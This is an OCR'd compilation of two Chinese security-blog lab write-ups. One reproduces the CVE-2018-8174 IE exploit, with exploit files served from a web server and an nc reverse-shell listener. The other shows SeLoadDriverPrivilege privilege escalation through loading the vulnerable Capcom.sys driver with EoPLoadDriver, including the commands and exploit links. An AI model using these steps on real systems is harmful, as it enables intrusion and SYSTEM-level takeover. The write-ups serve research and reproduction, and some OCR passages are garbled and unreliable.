
```
root@kali2018:~/CVE-2018-8174_EXP# cp exp* /var/www/html
root@kali2018:~/CVE-2018-8174_EXP# ls -la /var/www/html/
总用量 128
drwxr-xr-x 3 root root  4096 6月   21 10:05 .
drwxr-xr-x 3 root root  4096 5月   19 20:03 ..
-rwxrw-rw- 1 root root   262 6月   13 00:10 8174.hta
-rwxrw-rw- 1 root root 11151 6月   13 00:27 8174poc.html
-rw-r--r-- 1 root root 11543 6月   21 10:05 exploit.html
-rw-r--r-- 1 root root  5745 6月   21 10:05 exp.rtf
-rw-r--r-- 1 root root    20 5月   22 23:07 index.php
drwxrwxrwx 3 root root  4096 5月   22 23:09 phpmyadmin
-rw-r--r-- 1 root root 73802 6月   13 00:23 xxx.exe
root@kali2018:~/CVE-2018-8174_EXP#
```


攻击机开启本地 NC 监听，


```
root@kali2018:~/CVE-2018-8174_EXP# nc -lvvp 4444
listening on [any] 4444 ...
```


在被攻击机 (192.168.188.140) 上用 IE 浏览器打开链接

http://192.168.188.141/exploit.html




这里会自动跳转一下，然后在攻击机上可以看到反弹回来的 shell 了。



到这里已经成功获取到 shell。

实验中遇到的坑：

1、NC 测试成功，尝试 msf handler 监听，出现错误。




获取到会话，直接 died 了。

2、使用 IE32 位浏览器，成功获取到会话，尝试 IE64 位浏览器出现错误。

访问网页，无任何反应。

3、使用 64 位 office 打开 RTF 文件，无任何反应。



总结:

经多次实验，发现目前支持的版本是 32 位 IE 浏览器和 32 位 office。网页访问上线的，就算把浏览器关闭了，shell 依然是存活状态。微软已发布官方补丁，对该 0day 漏洞进行了修复。APT 攻击防不胜防，在平时尽量不要点开来历不明的 offce 文档或者链接，及时更新系统补丁。

本文章的内容只限技术研究，用于非法攻击产生风险自担。

参考链接：

CVE-2018-8174 “双杀”0day 漏洞复现

http://www.freebuf.com/vuls/173727.html

SeLoadDriverPrivilege 在提权中的应用

原创： hl0rey 信安之路 2018-06-24

看到一篇不错的文章

https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/

我本想翻译学习一下，结果发现安全客已经有人翻译了，我也就没必要翻译了，就复现学习一下吧，顺便算是稍微补充下原文的内容，验证下提权风险。希望能对大家有所帮助。

windows 操作系统下有各种各样的权限，有的权限如果给了普通用户的话，很可能就会存在提权风险，进而导致服务器被人拿下。

UAC 对权限的限制

UAC 和 windwos 访问令牌


windows 访问令牌（access token），与用户所执行的所有程序相关联，决定用户能够访问哪些资源。自从 Windows 2000 开始出现了受限令牌（restricted token，直到 vista 才开始使用受限的令牌去运行大多数程序，也就是 UAC），它只有访问部分资源的权限。vista 之后的系统，用户登陆以后会获得两个令牌，一个受限的和一个不受限的，受限的令牌用来运行绝大多数程序，除非用户主动用不受限的令牌运行程序，这样就更安全了。

UAC（User Account Contrl），是 windows vista 及更高版本操作系统中采用的一种控制机制。其表现是通知用户是否对应用程序使用硬盘驱动器和系统文件授权，以达到帮助阻止恶意程序损坏系统的效果。


过了 UAC 也就获取到不受限的访问令牌了。

举例

没过 uac 之前 win10 管理员可以使用的权限



过了 uac 之后（右键以管理员权限运行之后的 cmd）



可以明显看出权限多了很多。

SeLoadDriverPrivilege 和 Load and unload device drivers 策略

SeLoadDriverPrivilege 的字面意思，安装和卸载驱动的权限。

能加载驱动，那么在系统内核级别执行代码也是可能的。

利用 Windows NTLoadDriver API 在用户空间加载驱动

```
NTSTATUSNTLoadDriver(
    _In_PUNICODE_STRINGDriverServiceName
);
```

此函数作为唯一的输入参数 DriverServiceName，它是一个指向 Unicode

格式字符串的指针，该字符串指定定义驱动程序配置的注册表项：

RegistryMachineSystemCurrentControlSetServicesDriverName

在 DriverName 键下，可以定义不同的配置参数。最相关的是：

ImagePath REG_EXTEXSZ *值 驱动 这 应该*

户 录.

Type *务* REG_WORD *值 们 应该 该值 义为*

SERVICE_KERNEL_DRIVER (0x00000001)


要记住的一件事是，传递给 NTLoadDriver 的注册表项默认位于 HKLM 键(HKEY_LOCAL_MACHINE) 下，后者只定义对管理员组的修改权限。尽管文档表明使用了密钥“Registry Machine System CurrentControlSet Services”，但 NTLoadDriver API 并不限制 HKCU(HKEY_Current_USER) 密钥下的路径，这些路径可以由非特权用户修改。

考虑到这种情况，在调用 NTLoadDriver API 时，可以在 HKCU(HKEY_CURRENT_USER) 下使用注册表项，指定遵循以下格式的路径：

RegistryUser{NON_PRIVILEGED_USER_SID}

Load and unload device drivers 策略

值得注意的是它的默认值，在域控上管理员组和打印机操作员组都有这个权限。爽了。



默认权限如下表：

Server type or GPO	Default value
Default Domain Policy	Not defined
Default Domain Controller Policy	Administrators Print Operators
Stand-Alone Server Default Settings	Administrators
Domain Controller Effective Default Settings	Administrators Print Operators
Member Server Effective Default Settings	Administrators
Client Computer Effective Default Settings	Administrators

值得一提的是打印机操作员组（Print Operators）是可以本地登陆的。

本地安全策略、（本地）组策略、域控制器安全策略、域安全策略之间的关系和效力优先级

“ ” “组 ”，“计 设 ” “ Windows 设 ” “ 设 ” 项

“ " OU 仅仅 Domain Controller 这 组织单 ou)

仅 户 户

认 间 产 时 间 产 时 优 级 优 级

组 优 级顺 为

localpolicy >sitepolicy >domainpolicy >oupolicy 组织单

测试手法

这里我们使用 Capcom.sys（一个可以让你在内核空间执行代码的有漏洞的已经签名的驱动）来辅助我们提权。由于它的签名已经过期了，所以我们把系统设置到测试模式（在此模式下可以运行非官方和未经签名的驱动程序）或者禁用驱动强制签名。


不要觉得这样的情况特别少见，至少在个人电脑应该还是比较常见，因为可能会因为安装未签名的驱动，导致系统无法启动，逼着用户禁用驱动签名

我的测试环境是 win10（x64），什么版本都行，这不是个系统漏洞，也没有打不打补丁修复之说。

进入测试模式

开启测试模式的方法

打开管理员命令行，输入“bcdedit /set testsigning on ”，显示操作成功后，重新启动系统。



然后看到右下角，我测试的环境是

加载驱动

我们使用原文作者提供的 poc 工具

https://github.com/TarlogicSecurity/EoPLoadDriver/


EoPLoadDriver.exe System\CurrentControlSet\MyService *<驱动 绝对 >*

我运行的是：

EoPLoadDriver.exe System\CurrentControlSet\MyService
C:\Users\hl0rey\Desktop\tools\Capcom.sys

NTSTATUS 的值为 0，证明加载成功了。

用 driverview 看一下是否成功加载了驱动：



测试失败之后再进行测试，记得删除注册表键值

提权

原文给出了两种利用方式：

获取一个 system 权限的 shell


https://github.com/tandasat/ExploitCapcom/tree/master/ExploitCapcom

隐藏进程

https://github.com/zerosum0x0/puppetstrings

我们是为了提权，也就只关注第一种利用方法了。

直接执行程序即可。so easy，但是感觉有些鸡肋。光弹个 shell。




但是编程是不可能的，这辈子都不可能编程，只能拿大佬的代码来改改这样


子，才能维持渗透。

所以我就把第一种方法的源码稍作修改，改成了可以执行一条命令。执行命令没有回显是隐藏执行，执行 GUI 程序会一下弹出来。

